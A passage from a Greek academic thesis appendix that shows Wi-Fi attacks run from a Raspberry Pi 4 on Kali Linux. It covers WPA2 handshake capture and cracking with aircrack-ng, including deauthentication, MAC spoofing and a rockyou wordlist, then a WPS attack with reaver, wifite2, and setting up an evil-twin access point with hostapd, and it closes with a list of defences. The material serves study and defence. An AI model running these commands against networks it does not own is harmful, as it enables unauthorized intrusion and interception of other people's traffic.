μαθηματικά τα δεδομένα με στόχο να σπάσουν τα αδύναμα αυτά πρωτόκολλα όπως το WEP (Wired Equivalent Privacy) ή μπορεί να γίνει “brute force” για να λάβει τα δεδομένα με μία “wordlist”. Η πραγματοποίηση του σπασίματος του WPA και WPA2 επιτυγχάνεται λόγω αδυναμίας σε “4-way” χειραψία μεταξύ “client” και “access point”. Ένας “client” θα αυθεντικοποιηθεί ένα “access point” και γίνεται μέσω διαδικασίας τεσσάρων βημάτων. Αρχικά, είναι ο χρόνος όπου ο επιτιθέμενος μπορεί να πιάσει τον κωδικό και με τη χρήση της “brute force” να κάνει αναγνώριση του κωδικού. Η χρονοτριβή αυτή βασίζεται στο πόσο μοναδικός είναι ο κωδικός του δικτύου, στο πόσο εκτεταμένη είναι η “wordlist” που θα χρησιμοποιηθεί στη “brute force” ενάντια στον κωδικό και την επεξεργαστική ισχύ του συστήματος. Δυστυχώς το raspberry pi 4 Model B δεν έχει την επεξεργαστική ισχύ που έχει ένα laptop ή ένα PC παρόλαυτα αποτελεί ένα αξιοπρεπές σύστημα για να πραγματοποιηθούν διάφορες επιθέσεις. Ένα άλλο πρόβλημα που θα μπορούσε να διαπιστώσει κάποιος είναι η μη ύπαρξη σκληρού δίσκου και αυτό δημιουργεί πρόβλημα μεταφοράς και αποθήκευσης μεγάλων αρχείων σε αυτό. [6]

Παρακάτω λοιπόν περιγράφεται η διαδικασία του σπασίματος του WPA2 στο ασύρματο ρούτερ του ΟΤΕ με ένα raspberry pi 4, όπου και ο χρόνος που απαιτείται είναι μεγάλος αλλά η διαδικασία είναι η εξής: Το πρώτο βήμα είναι να χρησιμοποιήσουμε το “aircrack” γράφοντας στο τέρμιναλ του raspberry pi 4 “airmon-ng” για να ξεκινήσουμε να τρέχει το συγκεκριμένο πρόγραμμα.

Εικόνα B. 5 sudo airmon-ng

```
kali@kali:~$ sudo airmon-ng
```

PHY	Interface	Driver	Chipset
null	wlan0	r8188eu	TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
phy0	wlan1	brcmfmac	Broadcom 43430

Το δεύτερο βήμα είναι να επιλέξουμε το επιθυμητό “interface” που θέλουμε να κάνουμε την επίθεση και στην προκειμένη περίπτωση είναι το “wlan1”, που είναι και ο εξωτερικός Wi-Fi αντάπτορας.

Εικόνα B. 6 sudo airmon-ng start wlan1


```
kali@kali:~$ sudo airmon-ng start wlan1
```

PHY	Interface	Driver	Chipset
null	wlan0	r8188eu	TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
phy0	wlan1	brcmfmac	Broadcom 43430

(mac80211 monitor mode already enabled for [phy0]wlan1 on [phy0]wlan1mon)

Πριν συνεχιστεί η διαδικασία συνίσταται να κρύψει ο επιτιθέμενος τη διεύθυνση του “MAC” ενώ πραγματοποιεί μία επίθεση σε ένα εξωτερικό δίκτυο Wi-Fi. Αυτό θα πραγματοποιηθεί με το πρόγραμμα “macchanger”, το οποίο συμπεριλαμβάνεται στο Kali-Linux 21.1. Πρέπει αρχικά να σταματήσουμε το “interface”, που θέλουμε δηλαδή να κάνουμε επίθεση που είναι “wlan1” και επιτυγχάνεται με τις παρακάτω εντολές: *airmon-ng stop wlan1* και *ifconfig wlan1 down*. Στη συνέχεια χρησιμοποιείται η εντολή *macchanger -r wlan1* για να δοθεί μία νέα “MAC” διεύθυνση και να κρυφτεί η πραγματική. Αφού λοιπόν κρύψαμε την “MAC” διεύθυνση μπορούμε τώρα να εντοπίσουμε τα διαθέσιμα Wi-Fi δίκτυα τα οποία είναι υποψήφια για να επιτεθούμε. Αυτό θα επιτευχθεί με την παρακάτω εντολή *airodump-ng wlan1mon*, όπως φαίνεται και στην παρακάτω εικόνα.

Εικόνα Β. 7 *sudo airodump-ng wlan1mon*




```
CH 1 ][ Elapsed: 2 mins ][ 2021-03-18 15:44
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
50:78:B3:D1:51:AC	-54	239	54 0	12	270	WPA2 CCMP	PSK	COSMOTE-D151AC
62:78:B3:D1:51:AD	-54	223	0 0	12	270	OPN		COSMOTE WiFi Fon
78:D3:8D:DA:5D:B8	-65	138	27 0	12	130	WPA2 CCMP	PSK	HOME2

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
50:78:B3:D1:51:AC	7A:D3:8D:DB:5D:B8	-66	0 - 1e	0	2		
50:78:B3:D1:51:AC	98:CA:33:8E:75:0E	-40	0e- 1e	0	4		
78:D3:8D:DA:5D:B8	34:F6:4B:48:E2:07	-1	1e- 0	0	7		
78:D3:8D:DA:5D:B8	70:4D:7B:7C:89:6E	-1	0e- 0	0	1		

Στην παραπάνω εικόνα βλέπουμε ότι υπάρχουν τρία διαθέσιμα Wi-Fi δίκτυα μαζί με κάποιες άλλες πληροφορίες, όπως το κανάλι τους, την ονομασία τους (ESSID), το BSSID, STATION κτλ. Το επόμενο βήμα είναι να γίνει η χρήση του *airodump* με την αντίστοιχη διεύθυνση “MAC” που θέλουμε να κάνουμε επίθεση, το αντίστοιχο κανάλι και να δώσουμε ένα όνομα στο αρχείο που θα αποθηκευτούν τα δεδομένα μας. Γίνεται η χρήση της παρακάτω εντολής: *sudo airodump-ng -c 12 -w hack1 -bssid “...” wlan1mon* και παίρνουμε τα δεδομένα μας σε αρχείο “hack1” αφού πρώτα γίνει μία «χειραγία» και το αποτέλεσμα στο τέρμιναλ εμφανίζονται στην παρακάτω εικόνα.

Εικόνα Β. 8 *sudo airodump-ng -c 12 -w hack1 -bssid “στόχου” wlan1mon*



```
CH 12 ][ Elapsed: 1 min ][ 2021-03-18 15:49 ][ fixed channel wlan1mon: 3
```

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
50:78:B3:D1:51:AC	-54 14	223	11 0	12	270	WPA2 CCMP	PSK	COSMOTE-D151AC

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
50:78:B3:D1:51:AC	98:CA:33:8E:75:0E	-1	0e- 0	0	7		
50:78:B3:D1:51:AC	70:62:B8:B4:28:7D	-24	0 -24e	0	1		
50:78:B3:D1:51:AC	7A:D3:8D:DB:5D:B8	-64	0 - 1e	0	1		

Το επόμενο βήμα είναι χρησιμοποιήσουμε το “aireplay” και πιο συγκεκριμένα την παρακάτω εντολή: *sudo aireplay-ng -deauth 12 -a [bssid στόχου] -c [raspberrypi4 bssid] wlan1mon*. Τέλος, χρησιμοποιείται το “aircrack” για τα δεδομένα που αποκτήσαμε για να σπάσουμε το κλειδί WPA2 και πιο συγκεκριμένα γίνεται η χρήση του “-w” για να καθορίσουμε την τοποθεσία της “wordlist”, η οποία θα χρησιμοποιηθεί για τα δεδομένα τα οποία έχουν ανακτηθεί στο εξωτερικό αρχείο “hack1” που

δημιουργήσαμε και έχει την κατάληξη “.cap”. Στην συγκεκριμένη περίπτωση χρησιμοποιήθηκε η “wordlist” η οποία διατίθεται στο Kali-Linux 2021.1 και έχει την ονομασία “rockyou.txt”. Πιο συγκεκριμένα χρησιμοποιήθηκε η παρακάτω εντολή: `sudo aircrack-ng hack-01.cap -w /home/kali/Desktop/rockyou.txt` και το αποτέλεσμα αυτής φαίνεται στην παρακάτω εικόνα.

Εικόνα Β. 9 `sudo aircrack-ng hack-01.cap -w /home/kali/Desktop/rockyou.txt`

```
Aircrack-ng 1.6

[00:09:24] 182030/14344392 keys tested (327.68 k/s)

Time left: 12 hours, 19 seconds                                1.27%

Current passphrase: dreamer11

Master Key      : 7A D9 D1 31 8E 61 DF 66 E9 44 98 15 3F 41 45 93
                  5B 36 96 8B 36 EB BE 57 B4 EA 73 CA 6C B1 FC C1

Transient Key   : F2 FE 4F A1 7A 5C F2 4D E1 BB A5 56 44 0A 94 D0
                  1F 3A E3 F8 0C 0F CB 9F 44 24 B9 FF 16 B6 79 32
                  BD 9E 60 3E AD 4D 54 40 68 48 75 8D 26 2A B1 62
                  AD 13 0D C3 80 75 0B 69 49 81 49 0A 5D 13 C4 AA

EAPOL HMAC     : 15 BE D5 6B C8 4C 43 43 37 09 73 0F 74 40 91 40
```

Όταν δοθεί η παραπάνω εντολή εκτελείται το “aircrack” και εμφανίζεται το παραπάνω περιεχόμενο της εικόνας. Το “aircrack” προσπαθεί να σπάσει τον κωδικό σύμφωνα με τα δεδομένα που υπάρχουν στο αρχείο που δημιουργήσαμε. Η διαδικασία φαίνεται ότι διαρκεί αρκετά καθώς εξαρτάται από την πολυπλοκότητα του κωδικού που πρόκειται να σπάσει, την εκάστοτε “wordlist” που χρησιμοποιείται δηλαδή του αριθμού των λέξεων της λίστας και τέλος το πόσο γρήγορο είναι το raspberry pi 4. Ένας άλλος τρόπος για να δημιουργήσει κανείς μία “wordlist” είναι να χρησιμοποιήσει το εργαλείο “Custom Wordlist Generator” (CeWL), το οποίο επιτρέπει να δημιουργήσει κάποιος την προσωπική λίστα λέξεων που επιθυμεί. Είναι εξαιρετικά χρήσιμο εάν κάποιος στοχεύει σε blogs, LinkedIn ή άλλα websites που χρησιμοποιούν κοινές λέξεις. Για να το εγκαταστήσει κανείς πρέπει να χρησιμοποιήσει την εντολή: `sudo apt-get install cewl`. Έτσι λοιπόν χρησιμοποιώντας το ανωτέρω πρόγραμμα και ένα site όπως www.drchaos.com, στο οποίο μπορεί να βρει κάποιος κωδικούς μπορεί πολύ εύκολα να δημιουργηθεί μία “wordlist”. Η εντολή για να δημιουργηθεί είναι: `cewl www.drchaos.com -w drchaos.txt`. [6]

B.1.1.2 Reaver

Ένα άλλο εργαλείο για να σπάει το WPA/WPA2 είναι το Reaver. Είναι ένα ελεύθερο ανοιχτού κώδικα πρόγραμμα που στόχο έχει να εκμεταλλεύεται το WPA/WPA2 κρυπτογραφημένου δικτύου “wireless”. Επίσης έχει σχεδιαστεί για να εκτελεί επιθέσεις “brute-force” σε ενεργοποιημένο WPS του “wireless” για το εκάστοτε σημείο πρόσβασης. Το ανωτέρω πρόγραμμα έχει ένα χαρακτηριστικό το οποίο αποτελεί πλεονέκτημα έναντι άλλων καθώς εκμεταλλεύεται το “WPS” από τις “wireless” συσκευές. Πιο συγκεκριμένα παράγει ένα “PIN” το οποίο είναι “hard coded” στην εκάστοτε συσκευή. Τέλος εκμεταλλεύεται τα ελαττώματα των “PINs” για να αποκαλύψει τους κωδικούς WPA/WPA2. Η διαδικασία που ακολουθήθηκε στο παράδειγμα που παραθέτω είναι η εξής: [8]

1. `sudo airmon-ng`

Εικόνα Β. 10 sudo airmon-ng

```
kali@kali:~$ sudo airmon-ng
[sudo] password for kali:
PHY      Interface      Driver      Chipset
phy0     wlan0             brcmfmac    Broadcom 43430
phy1     wlan1             rtl8188eu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
```

2. sudo airmon-ng start wlan0

Εικόνα Β. 11 sudo airmon-ng start wlan0

```
kali@kali:~$ sudo airmon-ng start wlan0

Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
400 dhclient
404 NetworkManager
516 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0             brcmfmac    Broadcom 43430
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
phy1     wlan1             rtl8188eu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
```

3. sudo airodump-ng wlan0mon

Εικόνα Β. 12 sudo airodump-ng wlan0mon

```
CH 4 ][ Elapsed: 30 s ][ 2021-07-17 17:11

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
D8:29:18:AD:8B:44 -45    36      600    1  6  130 WPA2 CCMP PSK Home-basic
D8:29:18:AD:8B:47 -47    51        2    0  6  130 OPN COSMOTE WiFi Fon
78:D3:8D:DA:5D:B8 -65    18        3    0  6  130 WPA2 CCMP PSK HOME2

BSSID          STATION          PWR   Rate    Lost    Frames  Notes  Probes
D8:29:18:AD:8B:44 70:62:B8:B4:28:7D -32   0e- 0e    0     597
D8:29:18:AD:8B:44 2E:FA:53:3B:03:66 -68   0 - 1     0      1
```

4. sudo reaver -i wlan0mon -b D8:29:18:AD:8B:44 -c 6 -vv

Εικόνα Β. 13 sudo reaver -i wlan0mon -b D8:29:18:AD:8B:44 -c 6 -vv

```
File Actions Edit View Help
kali@kali:~$ sudo reaver -i wlan0mon -b D8:29:18:AD:8B:44 -c 6 -vv
[sudo] password for kali:
Reaver v1.0.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Huffer (cshuffner@tacticalnet.us)

[*] Waiting for beacon from D8:29:18:AD:8B:44
[*] Switching wlan0mon to channel 1
[*] Received beacon from D8:29:18:AD:8B:44
[*] Vendor: Broadcom
[*] AP seems to have WPS turned off
[*] Trying pin 12345678
[*] Sending authentication request
[*] Sending association request
[*] WARNING: Receive timeout occurred
```

Το αποτέλεσμα εκτέλεσης του προγράμματος “reaver” απεικονίζεται παραπάνω και βλέποντας την εντολή εκτέλεσης όπου -i = “wireless interface”, -c = αριθμός καναλιού, -b = “η διεύθυνση MAC του στόχου”, -vv = αυξάνει το “verbosity” και εμφανίζει το κάθε “rip”. Σχετικά με το αποτέλεσμα του προγράμματος, όπως μπορούμε να δούμε το “WPS” είναι απενεργοποιημένο στη συγκεκριμένη συσκευή του ρούτερ με αποτέλεσμα το συγκεκριμένο πρόγραμμα να σταματάει και να μην εκτελείται μέχρι τέλους.

B'.1.1.3 Wifite2

Η χρήση του συγκεκριμένου προγράμματος έγινε για να σπάσει το WP2 του δικτύου. Αρχικά, έτρεξα το πρόγραμμα ώστε να βρει τα διαθέσιμα ασύρματα δίκτυα που υπάρχουν σε κοντινή απόσταση και αφού βρήκα το δίκτυο στόχο πάτησα το Ctrl + C για να σταματήσει το «σκανάρισμα» των διαθέσιμων ασύρματων δικτύων. Αμέσως μετά, επιλέγω το αντίστοιχο ασύρματο δίκτυο που θέλω να επιτεθώ και στην προκείμενη περίπτωση πάτησα το ένα για να επιλέξω το επιθυμητό δίκτυο. Αμέσως μετά συνέδεσα μία συσκευή και πιο συγκεκριμένα το κινητό μου ώστε να γίνει η «χειραγία». Με αυτό τον τρόπο έγινε η προσπάθεια να σπάσει ο κωδικός χρησιμοποιώντας μία προεπιλεγμένη «λίστα λέξεων» από το ανωτέρω πρόγραμμα όπως φαίνεται και στις παρακάτω εικόνες. [9]

Εικόνα B. 14 sudo wifite

```
kali@kali:~$ sudo wifite
wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[!] Conflicting processes: dhclient (PID 341), NetworkManager (PID 411), wpa_supplicant (PID 520)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

Interface PHY Driver Chipset
1. wlan0 phy0 brcmfmac Broadcom 43430

[+] enabling monitor mode on wlan0... enabled wlan0mon

NUM ESSID CH ENCR POWER WPS? CLIENT
---
1 Home-basic 6 WPA-P 45db no 3
2 HOME2 6 WPA-P 30db no
[+] Scanning. Found 2 target(s), 3 client(s). Ctrl+C when ready
NUM ESSID CH ENCR POWER WPS? CLIENT
1 Home-basic 6 WPA-P 59db no 3
2 HOME2 6 WPA-P 34db no
[+] Scanning. Found 2 target(s), 3 client(s). Ctrl+C when ready
NUM ESSID CH ENCR POWER WPS? CLIENT
1 Home-basic 6 WPA-P 59db no 3
2 HOME2 6 WPA-P 34db no
[+] Scanning. Found 2 target(s), 3 client(s). Ctrl+C when ready
NUM ESSID CH ENCR POWER WPS? CLIENT
1 Home-basic 6 WPA-P 45db no 3
2 HOME2 6 WPA-P 37db no
[+] Scanning. Found 2 target(s), 3 client(s). Ctrl+C when ready
NUM ESSID CH ENCR POWER WPS? CLIENT
1 Home-basic 6 WPA-P 58db no 3
2 HOME2 6 WPA-P 32db no
[+] Scanning. Found 2 target(s), 3 client(s). Ctrl+C when ready
NUM ESSID CH ENCR POWER WPS? CLIENT
1 Home-basic 6 WPA-P 58db no 3
2 HOME2 6 WPA-P 32db no
[+] Scanning. Found 2 target(s), 3 client(s). Ctrl+C when ready
NUM ESSID CH ENCR POWER WPS? CLIENT
1 Home-basic 6 WPA-P 57db no 3
```

Εικόνα Β. 15 Πραγματοποίηση «χειραψίας» και χρήση προεπιλεγμένης «λίστας λέξεων»

```
[+] select target(s) (1-2) separated by commas, dashes or all: 1
[+] (1/1) Starting attacks against D8:29:18:AD:8B:44 (Home-basic)
[+] Home-basic (59db) PMKID CAPTURE: Failed to capture PMKID
[+] Home-basic (44db) WPA Handshake capture: Discovered new client: 70:62:B8:B4:28:7D
[+] Home-basic (44db) WPA Handshake capture: Discovered new client: 7A:D3:8D:DB:5D:B8
[+] Home-basic (57db) WPA Handshake capture: Discovered new client: 2E:FA:53:3B:03:66
[+] Home-basic (56db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_Homebasic_D8-29-18-AD-8B-44_2021-07-30T13-16-29.cap sa
[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for d8:29:18:ad:8b:44
[!] pyrit: .cap file does not contain a valid handshake
[!] aircrack: .cap file does not contain a valid handshake
[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 39.47% ETA: 4m27s @ 461.4kps (current key: angel1997)
```

Εικόνα Β. 16 Αποτέλεσμα προγράμματος wifite

```
[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 99.99% ETA: 0s @ 467.2kps (current key: 02111995)
[!] Failed to crack handshake: wordlist-probable.txt did not contain password
[+] Finished attacking 1 target(s), exiting
```

Όπως φαίνεται στις παραπάνω εικόνες, το πρόγραμμα έτρεξε και το αποτέλεσμα δεν ήταν επιτυχές καθώς η προεπιλεγμένη λίστα λέξεων “wordlist-probable.txt” από το πρόγραμμα δεν περιείχε τον χρησιμοποιούμενο κωδικό του ασύρματου δικτύου. Επίσης, υπάρχει και η πιθανότητα ο συνδυασμός των χαρακτήρων και των αριθμών να είναι αρκετά περίπλοκη ώστε να βρεθεί από το συγκεκριμένο πρόγραμμα με την συγκεκριμένη «λίστα λέξεων».

B'.1.1.4 Προστασία από τις ανωτέρου τύπου επιθέσεις [8]

- Πιο δυνατή κρυπτογράφηση θα ελαττώσουν το ρίσκο αυτής της επίθεσης.
- Το φιλτράρισμα του MAC μπορεί να βοηθήσει στη μείωση του ρίσκου.
- Η μόνη χρήση του WEP να γίνεται μόνο σε περίπτωση που η συσκευή δεν είναι συμβατή με WPA/WP2.
- Δημιουργία μίας ξεχωριστής VLAN για επαγγελματική χρήση ώστε να υπάρχει περιορισμένη πρόσβαση.
- Απενεργοποίηση ή κλείσιμο των ρυθμίσεων του WEP.
- Δημιουργία ενός δυνατού και περίπλοκου κωδικού.
- Αλλαγή του κωδικού κάθε 3 ή 4 μήνες.
- Να μην γίνεται η χρήση των προεπιλεγμένων κωδικών των συσκευών.
- Χρησιμοποίηση EAP παρά του PSK.
- Αλλαγή του ονόματος του SSID.

B'.1.2 Το «δίδυμο του διαβόλου» (Evil twin AP)

Για την πραγματοποίηση της συγκεκριμένης επίθεσης χρησιμοποιήθηκαν κυρίως δύο εργαλεία και πιο συγκεκριμένα το dnsmasq και hostapd, τα οποία έρχονται προεγκατεστημένα στο λειτουργικό Kali-Linux 20.1. Η συγκεκριμένου τύπου επίθεση σχεδιάζεται από εγκληματίες χρησιμοποιώντας ένα ψεύτικο σημείο πρόσβασης με τέτοιο τρόπο ώστε να συγκεντρώνουν πληροφορίες. Για την εγκατάσταση του ψεύτικου σημείου πρόσβασης συνηθίζεται να δίνεται ένα όνομα, το οποίο φαίνεται να είναι αβλαβές όπως για παράδειγμα “Free Public Wifi” και “Free Railway Internet” κτλ.. Δηλαδή διάφορα ονόματα τα οποία είναι διάσημα ή περιλαμβάνουν γνωστές τοποθεσίες όπου χρησιμοποιούνται για να ξεγελάσουν τα υποψήφια θύματα. Η διαδικασία που ακολουθήθηκε για να στηθεί ένα ψεύτικο σημείο πρόσβασης είναι η εξής: Αρχικά, χρησιμοποιήθηκε ένας wifi αντάπτορας για να ενισχύσει το σήμα του wifi του raspberry pi 4 Model B, όπως φαίνεται και παρακάτω στις εικόνες. [10] &[11]

Εικόνα Β. 17 Wifi USB αντάπτορας για ενίσχυση του σήματος



Εικόνα Β. 18 Wifi USB αντάπτορας στο raspberry pi 4 Model B



Το επόμενο βήμα ήταν να εξακριβωθεί ποιο είναι το “wireless network interface” του raspberry pi 4 Model B και αυτό επιτεύχθηκε με την εντολή: *iwconfig* και το αποτέλεσμα φαίνεται στην παρακάτω εικόνα.

Εικόνα Β. 19 *iwconfig*

```
(root@kali)~[/home/kali]
# iwconfig
wlan1 IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:on

eth0 no wireless extensions.

wlan0 IEEE 802.11bgn ESSID:"Home-basic" Nickname:"<WIFI@REALTEK>" ESSID:off/any
Mode:Managed Frequency:2.412 GHz Access Point: D8:29:18:AD:8B:44
Bit Rate:65 Mb/s Sensitivity:0/0
Retry:off RTS thr:off Fragment thr:off
Encryption key:****-****-****-****-****-****-****-**** Security mode:open
Power Management:off
Link Quality=92/100 Signal level=60/100 Noise level=0/100
Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:0 Invalid misc:0 Missed beacon:0

lo no wireless extensions.
```

Από το παραπάνω αποτέλεσμα φαίνεται ότι το “wireless network interface” είναι το wlan1 και με βάση αυτό θα χρειαστεί να βάλουμε το “wireless interface” σε κατάσταση “monitor mode” γράφοντας τις παρακάτω εντολές: [10]

- *ifconfig wlan1 down*
- *iwconfig wlan1 mode monitor*
- *ifconfig wlan1 up*

Εικόνα Β. 20 Εντολές για “monitor mode”


```
(root@kali)~[/home/kali]
# ifconfig wlan1 down
# iwconfig wlan1 mode monitor
# ifconfig wlan1 up
#
```

Για να προχωρήσουμε στο επόμενο βήμα πρέπει να δημιουργήσουμε έναν κατάλογο με όνομα “accesspoint” μέσα στον κατάλογο “root”, όπου θα βάλουμε όλα τα απαραίτητα αρχεία για να γίνει η εγκατάσταση και πιο συγκεκριμένα θα δημιουργήσουμε ένα αρχείο “hostapd.conf” για να γίνουν όλες οι απαραίτητες ρυθμίσεις, ώστε να στηθεί το ψεύτικο σημείο πρόσβασης. Παρακάτω φαίνονται αυτές οι ρυθμίσεις που απαιτούνται.

```
interface = wlan1
driver = nl80211
ssid = Home-basic
hw_mode = g
channel = 1
macaddr_acl = 0
ignore_broadcast_ssid = 0_
auth_algs = 1
wpa = 2
wpa_passphrase = vgalini_Chris4
wpa_key_mgmt = WPA-PSK
wpa_pairwise = CCMP
wpa_group_rekey = 86400
ieee80211n = 1
wme_enabled = 1
```

interface = η ασύρματη διεπαφή για να φιλοξενήσει το σημείο πρόσβασης
driver = nl80211
ssid = όνομα του ασύρματου δικτύου
hw_mode = g
channel = το κανάλι όπου θα επιχειρεί το hostapd (1-13)
macaddr_acl = χρησιμοποιείται για φιλτράρισμα του mac
ignore_broadcast_ssid = χρησιμοποιείται για να δημιουργηθεί ένα κρυφό σημείο πρόσβασης
auth_algs = ορίζει τον αλγόριθμο αυθεντικοποίησης
wpa_passphrase = περιέχει τον κωδικό του ασύρματου δικτύου

Εικόνα Β. 21 Ρυθμίσεις του hostapd.conf [10]



The screenshot shows a terminal window with the GNU nano 5.4 editor. The configuration file hostapd.conf is being edited, showing the following content:


```
interface=wlan1
driver=nl80211
ssid=Home-basic
hw_mode=g
channel=1
macaddr_acl=0
ignore_broadcast_ssid=0
auth_algs=1
wpa=2
wpa_passphrase=kostas_dimas_vgalini_Chris4dim
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
wpa_group_rekey=86400
ieee80211n=1
wme_enabled=1
```

On the right side of the terminal, there is a sidebar with a navigation menu and a list of configuration options:

- Home
- Tutorials
- CTF Challenges
- channel = Sets the channel for hostapd to opera
- macaddr_acl = Used for Mac Filtering (0 – disab
- ignore_broadcast_ssid = Used to create hidden
- auth_algs = Defines Authentication Algorithm (C
- wpa_passphrase = Contains your wireless pass

Για να γίνει η αρχικοποίηση του σημείου πρόσβασης χρησιμοποιείται η εντολή: `hostapd hostapd.conf` και παίρνουμε το αποτέλεσμα που φαίνεται παρακάτω.

Εικόνα Β. 22 Εντολή `hostapd hostapd.conf`



